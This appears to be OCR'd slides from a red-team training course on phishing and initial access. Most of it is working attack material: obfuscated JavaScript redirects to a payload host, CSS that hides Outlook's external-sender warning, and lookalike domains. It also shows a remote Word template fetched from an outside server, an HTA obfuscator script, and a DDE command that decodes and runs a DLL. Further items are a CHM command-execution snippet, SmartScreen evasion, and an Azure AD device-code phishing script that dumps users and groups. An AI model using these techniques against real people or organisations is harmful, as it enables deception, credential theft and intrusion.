<a href="https://phishy.domain/payload.docm">download the code of conduct</a>
```

Automated security tools can easily process the HTML and pull the payload to perform further analysis

Initial Foothold


Obfuscate your payload

```
<a id="download" href="#">
download the code of conduct</a>
<script>
document.getElementById("download").onclick = function() {
  document.location= "https://phish" + "y.domain/pay" + "load";
}
document.getElementById("download").click();
</script>
```

Initial Foothold

Email Trick

The big warning box case



This email was received from an external sender. Please use caution when clicking links or opening attachments.

Usually, your phishing is coming from an external domain, and it loads such warning in your email. Can we get rid of it…

Initial Foothold

Email Trick

CSS is the key here

Send your phishing email in HTML format and add the following piece of code:

```
<style>body { display: none } .phish { display: block !important }</style>
<div class="phish">Your Phishing email content goes here</div>
```

Initial Foothold

Email Trick

This can be easily tested locally using pywin32 on Windows and Outlook


```
import win32com.client as win32
outlook = win32.Dispatch('outlook.application')
mail = outlook.CreateItem(0)
mail.To = mr.un1k0d3r@gmail.com'
mail.Subject = ‘Phishing test'
mail.HTMLBody = """
<style>body { display: none } .phish { display: block !important }</style>
<div class="phish">Your Phishing email content goes here</div>
"""

mail.Send()
```


Initial Foothold


Avoid typo squatting

If an employee notices the phishing attempt and identifies the typo squatting, without a doubt, he will report. However, if the original domain looks legitimate, the chance that the URL will be trusted increases

- ringzer0.payrollservice.com
- rlngzer0.com
- rìngzer0.com


ringzer0.payrollservice.com


rlngzer0.com


rìngzer0.com

Thanks to browser URL font for making the typo a bit harder to see

Initial Foothold

Use categorized domain

Assume that the targeted organization has a proxy in place internally. The proxy may only allow trusted category:

- You can purchase already categorized domain that expired
- You can purchase your own domain and categorize it yourself


There are so many new domains that are registered that nowadays most proxies will let uncategorized domains through to avoid having several support tickets

But always assume the worst, assume your client has tight filtering (reconnaissance may have revealed some information)

Initial Foothold

Domain age matter

Proxy may prevent newly registered domain



Access denied

We're sorry, you can't access the content at this address.

See our Technology, Social Media and Intellectual Property Policy for more information.

URL requested: mr.un1k0d3r.com/portal

Category: newly-registered-domain

Initial Foothold

Domain age and certificate matter

Even if you are not working a red team, you should register domains occasionally to let them age before they will be used:

- Security solution may flag your email as suspicious due to a newly created domain
- Corporate solution (for now) may flag let's encrypt certificate as suspicious since most of the major brands did not adopt it
- Use commercial solution to get a certificate
- For now, you can still use HTTP only website avoiding to deal with certificate (Browsers are planning to flag non-HTTPS site soon)

Initial Foothold

Domain age and certificate matter

Quick note on DNS:

If you are planning to reuse the domain, make sure it was not burned during the previous engagement:

- Search for the domain name on public scanning platform such as virustotal
- When you setup your DNS for your subdomain, instead of defining a specific subdomain and leaking previous client, use wildcard *.yourdomain.com

Initial Foothold

Don’t store the payload in the email


Storing your payload on a website you control allows you to:


- Know the source IP to detect potential automated tool
- Know if there is an automated tool that crawled your payload (user agent, IP)
- Swap your payload if there is a problem
- Track users that interacted with your phishing

Initial Foothold

Don’t store your macro in your document

Office allow you to fetch remote template





```
<?xml version="1.0" encoding="UTF-8"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
   <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
   Target="https://mr.un1k0d3r.com/training/payload.docm" TargetMode="External" />
</Relationships>
```

Zip it back and you are good to go

Initial Foothold

Hi Bob,

We are currently updating our code of conduct policy. Please review and accept as soon as possible.

We are using the CodeOfConduct EZ-Form technology to digitally sign the document.

The code of conduct can be found here:

https://ringzer0team.codeofconductupdate.com/trustwave/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/

Thank you,

Initial Foothold

Do not hesitate to duplicate the target signature format. Once again, reconnaissance probably leaked some public email with the format they are using

Try online forms and wait for an automatic reply

Exercise
Check domain categorization

Initial Foothold

Payload Options

Based on the reconnaissance, you may want to prioritize a certain type of payload over another one

EDR and Antivirus love to brag about their detection capability. Browse their website for more information and use a payload that does not use a technique they detect

Initial Foothold

Macro VBA:

PROS:

- Easy to write
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen

Initial Foothold

Macro VBA:

CONS:

- Easy to block (Macro enabled document)
- Since Office 2016, macros are disabled by default and can’t be enabled
- Easy heuristics detection (WinWord.exe spawning cmd.exe). Use WinWord to WMI to prevent that
- User interaction required to allow it to run

•

Initial Foothold

Macro VBA tricks:

Use WMI to spawn process to break the process chain

Use condition to execute code:

- Good ol’ domain check
- Delayed execution
- Use VBA as the first stage to download more payload

https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator

Initial Foothold

HTA:

PROS:

- Easy to write
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen

Initial Foothold

HTA:

CONS:

- Well known technique, lot of detection effort has been made
- User interaction required to allow it to run
- Relatively easy to detect since mshta.exe is the parent process

Initial Foothold

HTA tricks:

Use simple HTA to dump other files that rely on Windows signed binary to bypass application whitelisting

Use the engine to obfuscate your code

```
<img src=x onerror=execScript(eval("…"))>
```

Initial Foothold

```
import sys
import random
import string

def gen_str(size):
    return "".join(random.SystemRandom().choice(string.ascii_uppercase + string.ascii_lowercase) for _ in range(size))

str = open(sys.argv[1], "r").read().replace(" ", "")
output = "<img src=%s.png onerror=\"\u0065\u0078\u0065\u0063\u0053\u0063\u0072\u0069\u0070\u0074&#40&#39" % gen_str(random.randrange(10, 24))

str = str.replace("\n", ";")
for i in str.strip():
    if i is " ":
        output += " "
    elif i is "(":
        output += "("
    elif i is ")":
        output += ")"
    elif i is ",":
        output += ","
    elif i is "=":
        output += "="
    elif i is ";":
        output += "\\r"
    else:
        current = format(ord(i), "x")
        output += "\\u" + current.rjust(4, "0")

output += "&#39&#44&#32&#39VBScript&#39&#41\">"

print(output)
```

Initial Foothold

IQY File:

PROS:

- Easy to write
- Easy to obfuscate or embed another file inside the IQY file
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen

Initial Foothold

IQY File:

CONS:

- Well known technique, lot of detection effort has been made
- User interaction required to allow it to run
- Excel disables it on most systems

Initial Foothold

IQY file tricks:

https://gist.github.com/Mr-Un1k0d3r/abdcf16ebcef5842c7f79ee6686271e7

```
=cmd|' /c more /E +12 %userprofile%\Downloads\poc.iqy > %temp%\poc.hex && certutil -decodehex %temp%\poc.hex %temp%\poc.dll && C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U %temp%\poc.dll'!'A1'
```

https://gist.github.com/Mr-Un1k0d3r/4ed3e3e0416fbbd1fd015119359eb961

```
WEB
1
https://ringzer0.com/IQY

SingleBlockTextImport=False
DisableDateRecognition=False
DisableRedirections=False

4d5a900003000000004000000fff...
```

Initial Foothold

ClickOnce:

PROS:

- Easy to write (CSharp or any .NET language of your choice since it’s all converted into MSIL)
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- Rely on the .NET framework (easy to pivot to unmanaged Powershell)
- It’s an EXE, low obfuscation can be used

Initial Foothold

ClickOnce:

CONS:

- SmartScreen will be triggered
- User interaction required to allow it to run
- Internet Explorer or Edge is required to deliver the payload

Initial Foothold

ClickOnce Tricks:

CSharp (or .NET language of your choice) can be easily obfuscated and used to either load shellcode or unmanaged powershell

https://github.com/Mr-Un1k0d3r/ClickOnceGenerator

Initial Foothold

LNK file:

PROS:

- Easy to generate
- Run arbitrary command
- No SmartScreen

Initial Foothold


LNK file:

CONS:

- Easy to analyze
- Kind of shady since you need a ZIP usually to add all the needed files

Initial Foothold

LNK can be bundle with a MSI installer



securitypatch_2019.msi

Target type: Application

Target location: system32

Target: %windir%\system32\rundll32.exe SHELL32.DLL,S

Initial Foothold

CHM file:

PROS:

- Easy to write (HTML & script based)
- No SmartScreen
- Not super popular

Initial Foothold

CHM file:


CONS:

- Easy to analyze
- Looks shady from a user perspective
- Limited in your actions

Initial Foothold

CHM Tricks:

Need to be compiled locally using hhc.exe



```
<HTML>
<TITLE>CHM Snippet</TITLE>
<HEAD>
</HEAD>
<BODY>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",cmd.exe,/c calc ,">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
<A name=contents>
<H2 align=center>CHM File</H2>
</A>
</BODY>
</HTML>
```

Initial Foothold

EXE:

PROS:

- Deep obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- It’s an EXE, low obfuscation can be used
- Direct use of Windows APIs unhooking is possible without writing too much code

Initial Foothold

EXE:


CONS:

- SmartScreen will be triggered
- May be hard to run due to policy in place

Initial Foothold

EXE Tricks:

- Avoid using generated exe without modification; AV will detect them in a matter of seconds
- Time to learn assembly and Windows core to obfuscate your code
- Zip your EXE. If your target is using anything else than the default windows archive utility, you will not get SmartScreen since it will remove the **Mark of the Web**




```
11/14/2019  12:37 PM         4,375,942 [MS-SCMR](1).pdf
                                    26 [MS-SCMR](1).pdf:Zone.Identifier:$DATA
```

C:\>dir /R

Initial Foothold

SmartScreen?

When you download certain type of file such as EXE, you may get prompted with the following screen




Windows protected your PC

Windows Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.

App:

Publisher: Unknown publisher



Windows protected your PC

Windows Defender SmartScreen prevented an unrecognised app from starting. Running this app might put your PC at risk.
More info

Initial Foothold

Each downloaded file will contain an ADS file (Alternate Data Stream) with the zone identifier

cmd.exe /c dir /R will show the ADS

Once extracted the ADS contains the following data:

```
[ZoneTransfer]
ZoneId=3
```

Initial Foothold

- ZoneId=0: Local machine
- ZoneId=1: Local intranet
- ZoneId=2: Trusted sites
- ZoneId=3: Internet
- ZoneId=4: Restricted sites

Exercise

Select a payload based on the recon result

Initial Foothold

Phishing advice:

- Nowadays, getting access to a well secured environment through a phishing campaign is getting harder. The following tips may help:
    - Choose your target wisely
    - Do not hesitate to perform multi layers phishing
    - Do not hesitate to engage a conversation with the victim to gain trust (Employee applying for a job and couple of emails exchanged)
    - Make your phishing as boring as possible; it may take more time, but there is less chance it will be reported
    - Take your time

15 minutes break

Gaining Access

You can use Azure AD to get internal AD access


Perfect for phishing too, since you are using a legitimate Microsoft endpoint

Gaining Access

You can use the devicecode feature

```
$body=@{
        "client_id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
        "resource" =  "https://graph.windows.net"
}
$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri
"https://login.microsoftonline.com/common/oauth2/devicecode?api-
version=1.0" -Body $body
$user_code =    $authResponse.user_code
write-output $authResponse
```

Gaining Access



```
PS C:\Users\charles.hamilton\Desktop> import-module .\phish.ps1


user_code        : EH33T6CM6
device_code      : EAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIs06gG-gKY4cM__-MSS1UCX6emGLayTuvXhzssvZjooLPkZDxiB41kpJLfi9uEYKx3K54n7yX9YVafMSdz
                   cW6ZzISI8frBhl2mWOj-4aaXzGyQzfQuLVoRyJ0yh811i4fNYt4c7hsGQQrGh704nXwI2SOR_ZoObngBMmydH4_CiggAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code EH33T6CM6 to
                   authenticate.
```

Gaining Access

```
$jwt = $response.access_token

$output = Parse-JWTtoken -token $jwt
$upn = $output.upn
write-output $upn
Write-output "Dumping Users"
Connect-AzureAD -AadAccessToken $response.access_token -AccountId $upn
Get-AzureADUser -All $True | Select-Object -Property * | Out-File AD-users.txt

Write-output "Dumping Groups"
Get-AzureADGroup -All $True | Select-Object -Property * | Out-File AD-groups.txt


Write-output "Dumping Groups Membership"
foreach($group in Get-AzureADGroup -All $True) {
       $group.DisplayName | Out-File GroupMembership.txt -Append
       Get-AzureADGroupMember -ObjectId $group.ObjectId -All $True | Out-File
GroupMembership.txt -Append
}
```

Gaining Access

The complete source code is located at:

https://mr.un1k0d3r.online/training/source/phishing.ps1

Exercise
Try it against yourself

Gaining Access

Crafting payload is an art

